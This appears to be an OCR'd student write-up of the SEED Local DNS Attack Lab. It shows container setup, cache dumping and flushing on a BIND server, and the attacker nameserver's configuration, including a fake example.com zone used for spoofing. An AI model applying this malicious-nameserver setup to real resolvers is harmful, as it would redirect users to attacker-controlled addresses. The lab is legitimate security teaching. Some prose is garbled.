

Local DNS Attack Lab






```
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ dcbuild
Router uses an image, skipping
attacker uses an image, skipping
Building local-server
Step 1/4 : FROM handsonsecurity/seed-server:bind
bind: Pulling from handsonsecurity/seed-server
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
2c821fdd764b: Pull complete
Digest: sha256:e41ad35fe34590ad6c9ca63a1eab3b7e66796c326a4b2192de34fa30a15fe643
Status: Downloaded newer image for handsonsecurity/seed-server:bind
 ---> bbf95098dacf
Step 2/4 : COPY named.conf            /etc/bind/
 ---> a62c5d3d0b30
Step 3/4 : COPY named.conf.options    /etc/bind/
 ---> 8349b12e7e2e
Step 4/4 : CMD service named start && tail -f /dev/null
 ---> Running in dbca70f2c8db
Removing intermediate container dbca70f2c8db
 ---> f1b8df4a5741

Successfully built f1b8df4a5741
Successfully tagged seed-local-dns-server:latest
Building user
Step 1/5 : FROM handsonsecurity/seed-ubuntu:large
 ---> cecb04fbf1dd
Step 2/5 : COPY resolv.conf /etc/resolv.conf.override
 ---> 0a7f26913483
Step 3/5 : COPY start.sh /
 ---> 17c64556b24f
Step 4/5 : RUN  chmod +x /start.sh
 ---> Running in b294bdd35601
Removing intermediate container b294bdd35601
 ---> 85f91726e9c9
Step 5/5 : CMD [ "/start.sh"]
 ---> Running in af8a2b45fafc
Removing intermediate container af8a2b45fafc
 ---> 6e313a61f9fc
```


```
Successfully built 6e313a61f9fc
Successfully tagged seed-user:latest
Building attacker-ns
Step 1/3 : FROM handsonsecurity/seed-server:bind
 ---> bbf95098dacf
Step 2/3 : COPY named.conf  zone_attacker32.com  zone_example.com  /etc/bind/
 ---> c1bc1613e98a
Step 3/3 : CMD service named start && tail -f /dev/null
 ---> Running in 33493e678966
Removing intermediate container 33493e678966
 ---> 669dbe21076f

Successfully built 669dbe21076f
Successfully tagged seed-attacker-ns:latest
```

```
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ dcup
Creating attacker-ns-10.9.0.153     ... done
Creating seed-attacker              ... done
Creating seed-router                ... done
Creating local-dns-server-10.9.0.53 ... done
Creating user-10.9.0.5              ... done
Attaching to seed-attacker, user-10.9.0.5, attacker-ns-10.9.0.153, seed-router, local-dns-server-10.9.0.53
local-dns-server-10.9.0.53 |  * Starting domain name service... named    [ OK ]
attacker-ns-10.9.0.153 |  * Starting domain name service... named        [ OK ]
```


Tab2




Tab3



Tab4



Tab5




Tab6

Tab7

So we can check whether the user machine is a local DNS server or a primary DNS server


- **Configure the user-machine**



Let’s use nameserver 10.9.0.53 to look the local dns sever as its primary dns server.


We are able to see from the above that the user DNS name and the local DNS server have same IP address.ls

We will check the configurations on the local DNS server below, there are so many configurations




The configuration which we want to find will verify all the settings, shared folder host mode on its network can be verified inside dock file.


For the local DNS sever we can check this kind of configuration to verify these settings.



Above are the configuration files and the zone files for the local DNS server



Here above u see the file includes the option of the local default zones and the forward zones. Zone attacker32.com forward it to malicious name server



Here above we can see that the DNS sec is turned off and the query number is fixed and the cache file is under the location "/var/cache/bind/dump.db"

Now we can have a look

```
$>ls /var/cache/bind/
local-dns-server-10.9.0.53:/etc/bind
$>
```

Currently there is nothing in the /var/cache/bind/ file.

rndc dumpdb -cache // Dump the cache to the specified file

```
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>
```

```
local-dns-server-10.9.0.53:/etc/bind
$>ls /var/cache/bind/
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>ls /var/cache/bind/
dump.db
local-dns-server-10.9.0.53:/etc/bind
$>
```

```
$>ls /var/cache/bind/
dump.db
local-dns-server-10.9.0.53:/etc/bind
$>
```

We can see that the dump.db is generated

```
local-dns-server-10.9.0.53:/etc/bind
$>ls /var/cache/bind/
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>ls /var/cache/bind/
dump.db
local-dns-server-10.9.0.53:/etc/bind
$>
```

```
$>cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20230403031428
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
```

In the above file we are able to see the dump.db content when we execute the command **"cat /var/cache/bind/dump.db"**

```
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```

We have now cleaned the cache by using the "rndc flush" command. The dump.db file is still there as we haven't dump it.
Note:- The forward zone we want to see it in the options store file and we will also check the user machine that is 10.9.0.53
At attacker's name-server end

```
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docksh attacker-ns-10.9.0.153
root@0b8e05b81d86:/# export PS1="attacker-ns-10.9.0.153:\w\n\$>"
attacker-ns-10.9.0.153:/
$>cd /etc/bind
attacker-ns-10.9.0.153:/etc/bind
$>ls
bind.keys  db.255    named.conf                named.conf.options   zone_example.com
db.0       db.empty  named.conf.default-zones  rndc.key             zones.rfc1918
db.127     db.local  named.conf.local          zone_attacker32.com
attacker-ns-10.9.0.153:/etc/bind
$>
```

```
attacker-ns-10.9.0.153:/etc/bind
$>cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
        type master;
        file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
        type master;
        file "/etc/bind/zone_example.com";
};
```

```
zone "example.com" {
        type master;
        file "/etc/bind/zone_example.com";
};

attacker-ns-10.9.0.153:/etc/bind
$>cat zone_attacker32.com
$TTL 3D
@       IN      SOA     ns.attacker32.com. admin.attacker32.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@       IN      NS      ns.attacker32.com.

@       IN      A       10.9.0.180
www     IN      A       10.9.0.180
ns      IN      A       10.9.0.153
*       IN      A       10.9.0.100
attacker-ns-10.9.0.153:/etc/bind
$>
```

```
@       IN      A       10.9.0.180
www     IN      A       10.9.0.180
ns      IN      A       10.9.0.153
*       IN      A       10.9.0.100
attacker-ns-10.9.0.153:/etc/bind
$>cat zone_example.com
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@       IN      NS      ns.attacker32.com.

@       IN      A       1.2.3.4
www     IN      A       1.2.3.5
ns      IN      A       10.9.0.153
*       IN      A       1.2.3.6
attacker-ns-10.9.0.153:/etc/bind
$>
```

```
ip-172-31-44-212.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications | SEED Project — Mozilla ... | root@d5b87024f978: / | Thunar
root@d5b87024f978:
File  Edit  View  Search  Terminal  Tabs  Help
seed@ip-172-31-44-2...  seed@ip-172-31-44-2...  seed@ip-172-31-44-2...  root@2f9aa7c32adf:
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docksh attacker-ns-10.9.0.153
root@d5b87024f978:/# export PS1="attacker-ns-10.9.0.153:\w\n\$> "
attacker-ns-10.9.0.153:/
$> cd /etc/bind
attacker-ns-10.9.0.153:/etc/bind
$>
```

Here below we are able to see two zones

```
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
        type master;
        file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
        type master;
        file "/etc/bind/zone_example.com";
};

attacker-ns-10.9.0.153:/etc/bind
$>
```


We can go ahead and check the zone files, for example it's a legitimate attack setup.com


We can see above it is a fake zone www dot file and this example comes on this ip address- 1.2.3.4 and anything other than this is 1.2.3.6 ip address.

The name server is the virtual DNS server.


On the seed-attacker go to the volumes folder we are able to see the template provided towards DNS sniff spoof.py.

